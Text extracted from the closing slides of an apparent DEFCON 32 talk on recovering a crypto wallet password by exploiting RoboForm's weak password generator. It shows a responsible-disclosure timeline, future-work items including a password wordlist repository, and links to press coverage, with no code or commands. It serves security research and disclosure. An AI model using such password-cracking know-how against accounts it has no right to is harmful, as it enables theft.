
External Dependencies

Header Files


Resource Files

Source Files

RoboFormWrapper.cpp



Today



We have found the correct password 🎉

1:04 PM

B

BEHIND THE SCENES



BEHIND THE SCENES



DISCLOSURE


1. Search for RoboForm disclosure policy
2. Can't find disclosure policy
3. Joe and Bruno discuss getting sued
4. Joe and Bruno share story with Kim Zetter (WIRED)
5. Kim contacts RoboForm for comment
6. Kim receives no meaningful comment
7. Kim releases article
8. Joe and Bruno release video
9. Joe and Bruno give DEFCON 32 talk

FUTURE WORK

- ▶ Evaluation of versions $\geq 7.9.14$
- ▶ Dean Pierce: $> 600x$ speed improvement (!) per core
 - ▶ <https://github.com/pierce403/roboform-wordlists>
- ▶ ???

RESOURCES

- ▶ RoboForm Password Regeneration (Joe's website)
- ▶ How Researchers Cracked an 11-Year-Old Password to a \$3 Million Crypto Wallet (WIRED)
- ▶ I hacked time to recover \$3 million from a Bitcoin software wallet (YouTube)



JOE & BRUNO'S

GUIDE TO

HACKING TIME

The End!